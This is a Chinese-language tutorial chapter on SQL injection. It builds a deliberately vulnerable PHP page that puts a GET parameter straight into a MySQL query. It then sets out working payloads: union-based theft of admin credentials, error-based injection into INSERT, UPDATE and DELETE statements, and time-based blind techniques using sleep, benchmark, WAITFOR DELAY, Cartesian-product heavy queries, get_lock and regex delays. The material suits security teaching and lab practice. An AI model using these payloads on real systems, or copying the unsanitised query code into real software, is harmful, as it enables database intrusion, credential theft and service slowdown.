数据是信息系统最重要的组成部分之一，组织使用数据库支持的 web 应用程序从客户那里获取数据。SQL 是结构化查询语言的缩写，它用于检索和操作数据库中的数据。不管用什么语言编写的 Web 应用，它们都用一个共同点，具有交互性并且多数是数据库驱动。在网络中，数据库驱动的 Web 应用随处可见，由此而存在的 SQL 注入是影响企业运营且最具破坏性的漏洞之一。

SQL 是一门 ANSI 的标准计算机语言，用来访问和操作数据库系统。SQL 语句用于取回和更新数据库中的数据。SQL 可与数据库程序协同工作，比如 MS Access、DB2、Informix、MS SQL Server、Oracle、Sybase 以及其他数据库系统。SQL 注入是一种攻击，它会利用动态 SQL 语句，使其注释掉语句的某些部分或附加始终为真的条件。它利用设计不良的 web 应用程序中的设计缺陷利用 SQL 语句来执行恶意 SQL 代码。

4.3.2 漏洞产生

Web 程序三层架构：

三层架构(3-tier architecture) 通常意义上就是将整个业务应用划分为：

- 界面层（User Interface layer）
- 业务逻辑层（Business Logic Layer）

- 数据访问层（Data access layer）。

区分层次的目的即为了“高内聚低耦合”的思想。在软件体系架构设计中，分层式结构是最常见，也是最重要的一种结构被应用于众多类型的软件开发。由数据库驱动的 Web 应用程序依从三层架构的思想也分为了三层：

- 表示层。
- 业务逻辑层（又称领域层）
- 数据访问层（又称存储层）

拓扑结构如下图所示



在上图中，用户访问实验楼主页进行了如下过程：

- 在 Web 浏览器中输入 www.shiyanlou.com 连接到实验楼服务器。
- 业务逻辑层的 Web 服务器从本地存储中加载 index.php 脚本并解析。
- 脚本连接位于数据访问层的 DBMS（数据库管理系统），并执行 Sql 语句。
- 数据访问层的数据库管理系统返回 Sql 语句执行结果给 Web 服务器。
- 业务逻辑层的 Web 服务器将 Web 页面封装成 HTML 格式发送给表示层的 Web 浏览器。
- 表示层的 Web 浏览器解析 HTML 文件，将内容展示给用户。

在三层架构中，所有通信都必须要经过中间层，简单地说，三层架构是一种**线性关系**。

刚刚讲过当我们访问动态网页时，Web 服务器会向数据访问层发起 Sql 查询请求，如果权限验证通过就会执行 Sql 语句。这种网站内部直接发送的 Sql 请求一般不会

有危险，但实际情况是很多时候需要结合用户的输入数据动态构造 Sql 语句，如果用户输入的数据被构造成恶意 Sql 代码，Web 应用又未对动态构造的 Sql 语句使用的参数进行审查，则会带来意想不到的危险。

Sql 注入带来的威胁主要有如下几点

- 猜解后台数据库，这是利用最多的方式，盗取网站的敏感信息。
- 绕过认证，例如绕过验证登录网站后台。
- 注入可以借助数据库的存储过程进行提权等操作

构造动态字符串是一种编程技术，它允许开发人员在运行过程中动态构造 SQL 语句。开发人员可以使用动态 SQL 来创建通用、灵活的应用。动态 SQL 语句是在执行过程中构造的，它根据不同的条件产生不同的 SQL 语句。当开发人员在运行过程中需要根据不同的查询标准来决定提取什么字段(如 SELECT 语句)，或者根据不同的条件来选择不同的查询表时，动态构造 SQL 语句会非常有用。

在 PHP 中动态构造 SQL 语句字符串：

```
$query = "SELECT * FROM users WHERE username = ".$_GET["rf"];
```

看上面代码我们可以控制输入参数 rf，修改所要执行 SQL 语句，达到攻击的目的。

基础知识：

SQL SELECT 语法

SELECT 列名称 **FROM** 表名称

符号 * 取代列的名称是选取所有列

WHERE 子句

如需有条件地从表中选取数据，可将 **WHERE** 子句添加到 **SELECT** 语句。

语法

SELECT 列名称 **FROM** 表名称 **WHERE** 列 运算符 值

编写注入点：

- 第一步：我们使用 if 语句来先判断一下变量是否初始化

```
<?php  
if(isset($_GET["rf"])){  
  
}  
?>
```

- 第二步：在 if 语句里面，我们连接数据库。在 PHP 中，这个任务通过 mysql_connect() 函数完成

mysql_connect(servername,username,password);
servername 可选。规定要连接的服务器。默认是 "localhost:3306"。
username 可选。规定登录所使用的用户名。默认值是拥有服务器进程的用户的名称。
password 可选。规定登录所用的密码。默认是 ""。

- 第三步：连接成功后，我们需要选择一个数据库。

mysql_select_db(database,connection)
database 必需。规定要选择的数据库。
connection 可选。规定 MySQL 连接。如果未指定，则使用上一个连接。

- 第四步：选择完数据库，我们需要执行一条 MySQL 查询。

mysql_query(query,connection)
query 必需。规定要发送的 SQL 查询。注释：查询字符串不应以分号结束。
connection 可选。规定 SQL 连接标识符。如果未规定，则使用上一个打开的连接。

- 第五步：执行完查询，我们再对结果进行处理

mysql_fetch_array(data,array_type)
data 可选。规定要使用的数据指针。该数据指针是 **mysql_query()** 函数产生的结果。
array_type 可选。规定返回哪种结果。可能的值：
MYSQL_ASSOC - 关联数组
MYSQL_NUM - 数字数组
MYSQL_BOTH - 默认。同时产生关联和数字数组

我们使用 echo 将执行的 SQL 语句输出，方便我们查看后台执行了什么语句。

```
echo $querry
```

最终代码如下：

```
if(isset($_GET["id"])){
    $con = mysql_connect("127.0.0.1","root","root");
    if (!$con)
    {
        die('Could not connect: ' . mysql_error());
    }
    mysql_select_db("rfdb",$con);
    $querry = "select * from rf where id = " . $_GET['id'];
    $sql = mysql_query($querry,$con);
    $result = mysql_fetch_array($sql);

    echo "<table class='itable' border='1' cellspacing='0' width='300px
' height='150'>";
}
```

```
echo "<tr>";
echo "<td>id</td>";
echo "<td>username</td>";
echo "</tr>";

echo "<tr>";
echo "<td>".$result['id']."'</td>";
echo "<td>".$result['username']."'</td>";
echo "</tr>";
echo "</table>";
mysql_close($con);
echo $querry;
}
?>
```

配置数据库：

- 第一步：创建数据库

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema
| challenges
| mysql
| performance_schema
| rfmwind_db
| rfdb
| security
| test
| word
+-----+
9 rows in set (0.02 sec)
```

- 第二步：创建表 rf 和列 id,username,password

```
mysql> desc rf;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra       |
+-----+-----+-----+-----+-----+
| id    | int(11) | NO   | PRI | NULL    | auto_increment |
| name  | varchar(32) | NO   |     | NULL    |              |
| password | varchar(64) | NO   |     | NULL    |              |
+-----+-----+-----+-----+-----+
3 rows in set (0.02 sec)
```

- 第三步：插入几条数据

```
mysql> select * from rf;
+----+-----+-----+
| id | name   | password          |
+----+-----+-----+
| 1  | ringfall | bea2f3fe6ec7414cdf0bf233abba7ef0 |
| 3  | QAQ     | qvq               |
+----+-----+-----+
2 rows in set (0.00 sec)
```

- 第四步：访问网页传参 id=1

id	username
1	ringfall

select * from rf where id = 1

4.3.3 漏洞寻找

报错：

寻找 SQL 注入漏洞有一种很简单的方法，就是通过发送特殊的数据来触发异常。

首先我们需要了解数据是通过什么方式进行输入：

- GET 请求：该请求在 URL 中发送参数。
- POST 请求：数据被包含在请求体中。
- 其他注入型数据：HTTP 请求的其他内容也可能会触发 SQL 注入漏洞。

现在参数后面加个单引号

The screenshot shows a browser window with the URL 127.0.0.1/fsl.php?id=1%27. A red warning message is displayed: **(!) Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in C:\wamp\www\fsl.php on line 12**. Below it is a call stack table:

Call Stack				
#	Time	Memory	Function	Location
1	0.0006	138112	{main}()	..\fsl.php:0
2	0.0076	145408	mysql_fetch_array()	..\fsl.php:12

Below the call stack is a table with two rows and two columns, labeled 'id' and 'username'. The first row has values '1' and 'username'. The second row is empty. At the bottom, the SQL query 'select * from rf where id = 1' is shown.

sql 语句最终变为

```
select * from users where id = 1'
```

执行失败，所以 mysql_query() 函数会返回一个布尔值，在下行代码中 mysql_fetch_array(\$sql) 将执行失败，并且 PHP 会显示一条警告信息，告诉我们 mysql_fetch_array() 的第一个参数必须是个资源，而代码在实际运行中，给出的参数值却是一个布尔值。

```
$sql = mysql_query($querry,$con);
var_dump($sql);
```

为了更好的了解 MySQL 错误，加上

```
if(!$sql)
{
    die('<p>error:' .mysql_error(). '</p>');
}
```

The screenshot shows a browser window with the URL 127.0.0.1/fsl.php?id=1%27. The output shows the variable \$sql is boolean false. An error message follows: **error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1**.


这样当应用捕获到数据库错误且 SQL 查询失败时，就会返回错误信息：（我们在参数中添加单引号返回的错误信息）

```
error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
```

然后借助这些错误，我们这可以推断应该存在 SQL 注入。

and 和 or:

页面不返回任何错误信息，我们就可以借助本方法来推断了，首先我们在参数后面加上 `and 1=1` 和 `and 1=2` 看看有什么不同。




```
resource(4 mysql result)



| id | username |
|----|----------|
| 1  | ringfall |



select * from rf where id = 1 and 1=1
```



```
resource(4 mysql result)



| id | username |
|----|----------|
|    |          |



select * from rf where id = 1 and 1=2
```

可以发现 `and 1=1` 返回了数据，而 `and 1=2` 没有，这是由于 `1=1` 是一个为真的条件，前面的结果是 `true`, `true and true` 所以没有任何问题，第二个 `1=2` 是个假条件，`true and false` 还是 `false`，所以并没有数据返回。

`or` 就是或者，两个都为假，才会为假。我们先把 `id` 改为 5，可以发现 `id=5` 是没有数据的。

可以发现我们加上 `or 1=1` 就成功返回了数据，这是因为 `1=1` 为真，不管前面是不是假，数据都会返回，这样就把表里面数据全部返回，我们没看见，是因为代码中并没有迭代输出。这样，我们来修改一下代码。

```
echo "<table class='itable' border='1' cellspacing='0' width='300px' height='150'>";
echo "<tr>";
echo "<td>id</td>";
echo "<td>username</td>";
echo "</tr>";
```

```
//遍历查询结果
while ($result = mysql_fetch_array($sql)) {
    echo "<tr>";
    echo "<td>" . $result[0] . "</td>";
    echo "<td>" . $result[1] . "</td>";
    echo "</tr>";
}
```



A screenshot of a web browser window. The address bar shows the URL: 127.0.0.1/fsl.php?id=1%20or%201=1. The page content displays a table with two columns: 'id' and 'username'. There are three rows: the first row has an empty 'id' and 'username' field; the second row has '1' in 'id' and 'ringfall' in 'username'; the third row has '3' in 'id' and 'QAQ' in 'username'. This indicates that the query was modified to return all rows where id is 1 or 1=1.

id	username
1	ringfall
3	QAQ

类型：

这里我们需要区分一下数字型和字符串型：
*数字型：不需要使用单引号来表示
*其他类型：使用单引号来表示
综合上述，我们可以发现我们的例子是数字型的，这样我们就可以使用加法和减法来判断了。

加法，我们在参数输入 2+1，看看返回的数据是不是 id 等于 3 的结果，这里注意一下+号在 SQL 语句是有特效含义的，所以我们要对其进行 url 编码，最后也就是%2b。



A screenshot of a web browser window. The address bar shows the URL: 127.0.0.1/fsl.php?id=2%2b1. The page content displays a table with two columns: 'id' and 'username'. There are two rows: the first row has an empty 'id' and 'username' field; the second row has '3' in 'id' and 'QAQ' in 'username'. This indicates that the query was modified to return all rows where id is 2+1, which evaluates to 3.

id	username
3	QAQ

4.3.4 有回显的注入攻击

最常见的 select 查询注入：关于 select 的注入，也可能会是我们在实战中遇到的最多的一种注入语句，实际上在前端涉及增删改的操作一般都非常少，除非像那种论坛程序，对于大多数普通的 cms 而言，前端用户的大多数操作可能都是在点击链接，然后把

对应的参数值传给后端脚本,然后脚本再到数据库中去查,之后再把查询的结果返回给前端页面显示给用户

标准数字型注入语句:

```
mysql> select * from personal_info where id=3;
```

数字型 sql 注入利用,数字嘛,也不存在什么闭合,直接跟上 sql,就可以一下就把网站管理员的账号密码都查出来:

```
mysql> select * from personal_info where id=-3 union select username,password,3,4,5,6,7 from admin;
```

标准字符型注入语句:

```
mysql> select * from personal_info where name='fedora';
```

字符型 sql 注入利用,想办法闭合单引号, and 后面可随意跟上各种子查询就可以把所有数据遍历出来了

```
mysql> select * from personal_info where name='fedora' and 12=12 -- -;
```

各种常见的登陆框注入漏洞原型 sql 语句:

```
mysql> select * from admin where username='admin' and passwd='abc123';
```

具体利用方法如下,依然是闭合前面注释后面,在 and 后面跟上各种子查询,直到把所有想要的数据都遍历出来:

```
mysql> select * from admin where username='admin' and 12=12 -- - passwd='abc123';
```

针对各类搜索框注入的漏洞原型 sql 语句:

```
mysql> select * from personal_info where name like '%ka%';
```

具体利用方法 也非常简单,只需要前后的单引号和通配符都闭合掉即可保证语句的正常执行

```
mysql> select * from personal_info where name like '%%' and 12=12 -- +%';
```

insert 注入利用核心: 因为一些功能需求,在前端可能会有很多需要录入各种用户信息的表单,丢给后端脚本以后,脚本会把传过来的这些数据再插到数据库,例如典型的基于各种形式的个人中心功能,一旦遇到了,都可以随便尝试 insert 注入,注意,想成功利用 insert 注入有个必要的前提,就是你一定要知道自己插入的数据在前端的什么地方显示,如果别人只是单单搜集用户信息,然后插到数据库中,并没有在前端页面上显示,即使你知道它存在 insert 注入也是个鸡肋

漏洞语句原型:

```
mysql> insert into personal_info(*) values('injection',123,'123456789011','sql@injection.org','man','0000-00-00');
```

利用如下,注意这里的闭合方法,insert 前后字段的个数和数据类型务必一致,不然是闭合不了的,具体该怎么确定字段个数呢,其实很简单,你就一位位的字段递增,直到它返回正常

为止,然后再在爆出来的字段上查数据就可以了

```
mysql> insert into personal_info(name,age,phonenu,email,sex,birthday) v
alues('injection',1,2,3,4,5)-- -123,'123456789011','sql@inection.org',
'man','0000-00-00');
```

update 注入利用核心: 关于 **update** 利用的点有两个,一个是在 **set** 的时候,如果 **set** 的是一个从前端传过来的变量,结果可想而知,另一个则是 **where** 后面的条件,因为这个条件也是可以从前端传过来的,这个后果想必就应该清楚了,相对于 **insert** 可能会比较麻烦的一点的是,**update** 一般都是在 **set** 一个新值,这也就意味着我们在闭合的时候,在前端很可能是没有任何回显的,这样的话我们在实际查询数据的时候可能就要费点儿劲了,具体利用过程如下

漏洞原型语句:

```
mysql> update personal_info set email = 'flow@yeah.net' where name='fed
ora';
```

漏洞利用语句,其实,这里是利用 **mysql** 自身的报错特性来查数据的,但大多数情况下,稍微有点儿尝试的目标站一般都会接收页面错误,这时你依然可以利用盲注的来查数据,方法大同小异

```
mysql> update personal_info set email='''*(select 1 from(select count(*),
concat((select (select concat(0x7e,database(),0x7e))) from info
rmation_schema.tables limit 0,1),floor(rand(0)*2))x from information_sc
hema.tables group by x)a* '' where name='fedora';
```

关于对 **delete** 注入的利用: 对于 **delete** 语句,我们唯一能控制的地方可能就只有 **where** 后面的条件了,清晰明白这一点之后,剩下的事情就很好办了,说实话,在现在的 web 程序里,在前台涉及到 **delete** 的操作非常少,可以说几乎没有,不过有时还是可以在后台尝试下,尤其在权限特别高的时候,至于怎么利用它来查数据,跟 **update** 差不多,基本也是靠报错或者盲注来搞,具体利用过程如下

漏洞原型 **sql** 语句:

```
mysql> delete from personal_info where id='fedora';
```

针对性注入利用,这个闭合其实跟 **select** 的时候差不多,无非就是数字或者字符串,数字就不存在什么闭合了,如果是字符串,注意闭合掉前后的单引号即可

```
mysql> delete from personal_info where id='fedora' or (select 1 from (s
elect count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from
information_schema.tables group by y)x) -- '+';
```

在对 **sql** 注入有了基本的了解之后,再来详细看看到底哪些地方容易出现 **sql** 注入,实战知道从哪儿入手

get 请求的 **url**,正常情况下这里应该是最先会尝试的地方

post 数据字段中,数据较多时一般都会用 **post** 传,会是个不错的入手点

cookie 中传的数据,有些还可能会把一些参数放在 **cookie** 中传,所以这儿也会是个不错的入手点

Referer 本身用来记录上一个页面的 **url**,但一旦被存到数据库中之后又被带入查询,你懂

的


User-agent 本身用来记录客户端信息，只要被记录到数据库之后又被带入查询一样可被利用

X-Forwarded-For 本身专门用来记录客户端真实 ip，如果脚本在处理时把它也带到数据库中去查询...

宽字节[双字节]，主要是由于前后端编码不统一造成理解歧义

4.3.5 盲注

盲注的本质是猜解(所谓“盲”就是在你看不到返回数据的情况下能通过“感觉”来判断)，那能感觉到什么？答案是：**差异**（包括运行时间的差异和页面返回结果的差异）。也就是说我们想实现的是我们要构造一条语句来测试我们输入的布尔表达式，使得布尔表达式结果的真假直接影响整条语句的执行结果，从而使得系统有不同的反应，在时间盲注中是不同的返回的时间，在布尔盲注中则是不同的页面反应。



我们可以把我们输入布尔表达式的点，称之为整条语句的开关，起到整条语句结果的分流作用，而此时我们就可以把这种能根据其中输入真假返回不同结果的函数叫做开关函数，或者叫做分流函数

说到这里其实首先想到的应该就是使用 if 这种明显的条件语句来分流，但是有时候 if 也不一定能用，那不能用我们还是想分流怎么办，实际上方法很多，我们还能利用 and 或者 or 的这种短路特性实现这种需求，示例如下：

and 0 的短路特性：

```
mysql> select * from bsql1 where id = 1 and 1 and sleep(1);
Empty set (1.00 sec)
```

```
mysql> select * from bsql1 where id = 1 and 0 and sleep(1);
Empty set (0.00 sec)
```

这个怎么看，实际上一个 and 连接的是两个集合，and 表示取集合的交集，我么知道 0 和任何集合的交集都是 0，那么系统就不会继续向下执行 sleep()，那么为什么第一条语句没有返回任何东西呢？因为 id =1 的结果和 sleep(1) 的交集为空集

or 1 的短路特性：

```

mysql> select * from bsqli where id = 1 or 1 or sleep(1);
+----+-----+-----+
| id | name  | password |
+----+-----+-----+
| 1  | K0rz3n | 123456  |
| 2  | L_Team | 234567  |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql> select * from bsqli where id = 1 or 0 or sleep(1);
+----+-----+-----+
| id | name  | password |
+----+-----+-----+
| 1  | K0rz3n | 123456  |
+----+-----+-----+
1 row in set (1.00 sec)

```

和上面类似 or 取得是两个集合的并集，系统检测到 or 1 的时候就不会继续检测，所以 sleep() 也就不会运行。

那么这里我们可以将 sleep() 换成我们下面准备讲的 Heavy Query，如下

```

id = 1' and 1 and (SELECT count(*) FROM information_schema.columns A, i
nformation_schema.columns B, information_schema.SCHEMATA C)%23
id = 1' and 0 and (SELECT count(*) FROM information_schema.columns A, i
nformation_schema.columns B, information_schema.SCHEMATA C)%23

```

除了上面两个我们还能用 **case when then else end** 这个句型，这个和 if 是类似的。

4.3.6 基于时间的盲注

基于时间的盲注的一般思路是延迟注入，说白了就是将判断条件结合延迟函数注入进入，然后根据语句执行时间的长短来确定判断语句返回的 TRUE 还是 FALSE，从而去猜解一些未知的字段(整个猜解过程其实是一种 fuzz)。

MYSQL 的 sleep 和 benchmark:

我们常用的方法就是 sleep() 和 benchmark(),如下图所示

```

RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).
SELECT * FROM products WHERE id=1-SLEEP(15)

RESULTING QUERY (WITH MALICIOUS BENCHMARK INJECTED).
SELECT * FROM products WHERE id=1-BENCHMARK(100000000, rand())

```

上面两个语句适用来判断是否存在 sql 注入的(注意 sleep 是存在一个满足条件的行就会延迟指定的时间，比如 sleep(5)，但是实际上查找到两个满足条件的行，那么就会延迟 10s,这其实是一个非常重要的信息，在真实的渗透测试过程中，我们

有时候不清楚整个表的情况的话，可以用这样的方式进行刺探，比如设置成 **sleep(0.001)** 看最后多少秒有结果，推断表的行数)

```
mysql> select * from admin where username = sleep(1);
+-----+-----+
| username | flag           |
+-----+-----+
| K0rz3n   | flag{here is the flag} |
| K0r??3n  | flag{this_is_test_data} |
+-----+-----+
2 rows in set, 2 warnings (2.00 sec)

mysql>
```

我们还能在条件语句中结合延时函数达到猜解字段的目的



RESULTING QUERY - TIME-BASED ATTACK TO VERIFY DATABASE VERSION.

```
SELECT * FROM products WHERE id=1-IF(MID(VERSION(),1,1) = '5', SLEEP(15), 0)
```

补充 SQL Server 的方法：

判断是否存在注入：



RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).

```
SELECT * FROM products WHERE id=1; WAIT FOR DELAY '00:00:15'
```

判断数据库用户是否为 sa:



RESULTING QUERY (VERIFY IF USER IS SA).

```
SELECT * FROM products WHERE id=1; IF SYSTEM_USER='sa' WAIT FOR DELAY '00:00:15'
```

但是当我们没有办法使用 **sleep(50000)**—>睡眠 和 **benchmark(10000000,md5('a'))**—>测试函数执行速度 的时候我们还能用下面的方式来实现我们的目的。

Heavy Query 笛卡尔积：

这种方式我把它称之为 Heavy Query 中的“笛卡尔积”，具体的方式就是将简单的表查询不断的叠加，使之以指数倍运算量的速度增长，不断增加系统执行 sql 语句的负荷，直到产生攻击者想要的时间延迟，这就非常的类似于 dos 这个系统，我们可以简单的将这种模式用下面的示意图表示。



由于每个数据库的数据量差异较大，并且有着自己独特的表与字段，所以为了使用这种方式发起攻击，我们不能依赖于不同数据库的特性而是要依赖于数据库的共性，也就是利用系统自带的表和字段来完成攻击，下面是一个能够在 SQL SERVER 和 MYSQL 中成功执行的模板：

```
SELECT count(*) FROM information_schema.columns A,information_schema.columns B,information_schema.columns C;
```

根据数据库查询的特点，这句话的意思就是将 A B C 三个表进行笛卡尔积（全排列），并输出最终的行数，执行效果如下：

```
mysql> SELECT count(*) FROM information_schema.columns A,information_schema.columns B,information_schema.columns C;
+-----+
| count(*) |
+-----+
| 649461896 |
+-----+
1 row in set (15.18 sec)
```

我们来单独执行一次对这个 columns 表的查询，然后对这个结果进行 3 次方运算，如下：

```
mysql>
mysql> select count(*) from information_schema.columns;
+-----+
| count(*) |
+-----+
| 866 |
+-----+
1 row in set (0.06 sec)
mysql>
```

计算器
≡ 程序员

649,461,896

可以看到，和我们的分析是一样的，但是从时间来看，这种时间差是运算量指数级增加的结果。

那么假如，我们可以构造这样的一条语句

```
SELECT * FROM products WHERE id = 1 AND 1>(SELECT count(*) FROM
information_schema.columns A, information_schema.columns B, information_schema.columns
C)
```

如果系统返回结果的时间明显与之前有差异，那么最有可能的情况就是我们注入的语句成功在系统内执行，也就是说存在注入漏洞。

除此之外，我们还可以构造我们想要的判断语句，结合我们的笛卡尔积实现字段的猜解

`Get_lock()` 加锁机制：

在单数据库的环境下，如果想防止多个线程操作同一个表（多个线程可能分布在不同的机器上），可以使用这种方式，取表名为 `key`，操作前进行加锁，操作结束之后进行释放，这样在多个线程的时候，即保证了单个表的串行操作，又保证了多个不同表的并行操作。

这种方式注入的思路来源于 pwnhub 的一道新题“全宇宙最最简单的 PHP 博客系统”，先来看一下 `get_lock()` 是什么

- **GET_LOCK(key,timeout)**

基本语句：

```
SELECT GET_LOCK(key, timeout) FROM DUAL;
SELECT RELEASE_LOCK(key) FROM DUAL;
```

(1) `GET_LOCK` 有两个参数，一个是 `key`,表示要加锁的字段，另一个是加锁失败后的等待时间(s)，一个客户端对某个字段加锁以后另一个客户端再想对这个字段加锁就会失败，然后就会等待设定好的时间

(2) 当调用 `RELEASE_LOCK` 来释放上面加的锁或客户端断线了，上面的锁才会释放，其它的客户端才能进来。

现在我有这样一个表

```
mysql> desc admin;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| username | varchar(100) | NO   |   | NULL    |   |
| flag     | varchar(100)  | NO   |   | NULL    |   |
+-----+-----+-----+-----+-----+
2 rows in set (0.38 sec)
```

我首先对 `username` 字段进行加锁

```
mysql> select get_lock('username', 10);
+-----+
| get_lock('username', 10) |
+-----+
|          1           |
+-----+
1 row in set (0.13 sec)

mysql>
```

然后我再尝试打开另一个终端，对同样的字段进行加锁尝试

```
mysql> use ctf;
Database changed
mysql> select get_lock('username', 5);
+-----+
| get_lock('username', 5) |
+-----+
|          0           |
+-----+
1 row in set (5.00 sec)

mysql>
```

可以看到语句没有执行成功返回 0，并且由于该字段已经被加锁的原因，这次的执行时间是自定义的 5s。

现在我们给这个字段解锁：

```
mysql> select release_lock('username');
+-----+
| release_lock('username') |
+-----+
|          1           |
+-----+
1 row in set (0.00 sec)

mysql>
```

再次尝试另一个终端的加锁

```
mysql> select get_lock('username', 5);
+-----+
| get_lock('username', 5) |
+-----+
|          1           |
+-----+
1 row in set (0.00 sec)

mysql>
```

可以看到没有任何的延时，并且返回 1 表示加锁成功

好了，有了上面的基础，我们是否能根据我上面对时间盲注原理的简单分析来举一反三实现利用 `get_lock()` 这种延时方式构造时间盲注语句呢？

(1) 我们首先通过注入实现对 `username` 字段的加锁

```
select * from ctf where flag = 1 and get_lock('username',1);
```

(2) 然后构造我们的盲注语句

```
select * from ctf where flag = 1 and 1 and get_lock('username',5);
select * from ctf where flag = 1 and 0 and get_lock('username',5);
```

限制条件就是数据库的连接必须是持久连接，我们知道 `mysql_connect()` 连接数据库后开始查询，然后调用 `mysql_close()` 关闭与数据库的连接，也就是 web 服务器与数据库服务器连接的生命周期就是整个脚本运行的生命周期，脚本结束连接即断开，但是很明显这里我们要利用的是前一个连接对后一个连接的阻碍作用导致延时，所以这里的连接必须是持久的。

php 手册中对持久连接这样描述

数据库持久连接

持久的数据库连接是指在脚本结束运行时不关闭的连接。当收到一个持久连接的请求时。PHP 将检查是否已经存在一个（前面已经开启的）相同的持久连接。如果存在，将直接使用这个连接；如果不存在，则建立一个新的连接。所谓“相同”的连接是指用相同的用户名和密码到相同主机的连接。

php 中使用 `mysql_pconnect` 来创建一个持久的连接，当时这道题使用的也是这个函数来创建的数据库连接

那么什么时候会出现需要我们使用持久连接的情况呢？

php 手册这样解释道

如果持久连接并没有任何附加的功能，那么使用它有什么好处？

答案非常简单——效率。当Web Server创建到SQL服务器的连接耗费(Overhead)较高（如耗时较久，消耗临时内存较多）时，持久连接将更加高效。Overhead高低取决于很多因素。例如，数据库的种类，数据库服务和web服务是否在同一台服务器上，SQL服务器负载状况等。当Overhead较高，每次创建数据库连接成本较高时，持久连接将显著的提高效率。它使得每个子进程在其生命周期中只做一次连接操作，而非每次在处理一个页面时都要向SQL服务器提出连接请求。这也就是说，每个子进程将对服务器建立各自独立的持久连接。例如，如果有20个不同的子进程运行某脚本建立了持久的SQL服务器持久连接，那么实际上向该SQL服务器建立了20个不同的持久连接，每个进程占有一个。

注意，如果持久连接的子进程数目超过了设定的数据库连接数限制，系统将会产生一些问题。如果数据库的同时连接数限制为16，而在繁忙会话的情况下，有17个线程试图连接，那么有一个线程将无法连接。如果这个时候，在脚本中出现了使得连接无法关闭的错误（例如无限循环），则该数据库的16个连接将迅速地受到影响。请查阅使用的数据库的文档，以获取关于如何处理已放弃的及闲置的连接的方法。

Warning 在使用持久连接时还有一些特别的问题需要注意。例如在持久连接中使用数据表锁时，如果脚本不管什么原因无法释放该数据表锁，其随后使用相同连接的脚本将被持久的阻塞，使得需要重新启动httpd服务或者数据库服务。另外，在使用事务处理时，如果脚本在事务阻塞产生前结束，则该阻塞也将影响到使用相同连接的下一个脚本。不管在什么情况下，都可以通过使用[register_shutdown_function\(\)](#)函数来注册一个简单的清理函数来打开数据表锁，或者回滚事务。或者更好的处理方法，是不在使用数据表锁或者事务处理的脚本中使用持久连接，这可以从根本上解决这个问题（当然还可以在其它地方使用持久连接）。

以下是一点重要的总结。持久连接与常规的非持久连接应该是可以互相替换的。即将持久连接替换为非持久连接时，你的脚本的行为不应该发生改变。使用持久连接只应该改变脚本的效率，不应该改变其行为！

Heavy Query 正则表达式：

这种方式与我第一个讲的 **Heavy Query** 笛卡尔积略有不同，这里是使用大量的正则匹配来达到拖慢系统实现时延的，我认为本质是相同的，所以我还是将其归纳为 Heavy Query 中的一类。

mysql 中的正则有三种常用的方式 like、rlike 和 regexp，其中 Like 是精确匹配，而 rlike 和 regexp 是模糊匹配（只要正则能满足匹配字符串的子字符串就 OK 了）

当然他们所使用的通配符略有差异：

(1)like 常用通配符：%、_、escape

% : 匹配 0 个或任意多个字符

_ : 匹配任意一个字符

escape : 转义字符，可匹配%和_。如 `SELECT * FROM table_name WHERE column_name LIKE '/%/_%' ESCAPE '/'`

(2)rlike 和 regexp:常用通配符: .、*、[]、^、\$、{n}

. : 匹配任意单个字符

* : 匹配 0 个或多个前一个得到的字符

[] : 匹配任意一个[]内的字符，[ab]*可匹配空串、a、b、或者由任意个 a 和 b 组成的字符串。

^ : 匹配开头，如^s 匹配以 s 或者 S 开头的字符串。

\$: 匹配结尾，如 s\$ 匹配以 s 结尾的字符串。

{n} : 匹配前一个字符反复 n 次。

我们可以这样构造：

```
mysql> select * from test where id =1 and IF(1,concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b',0) and '1'='1';
Empty set (4.24 sec)
```

```
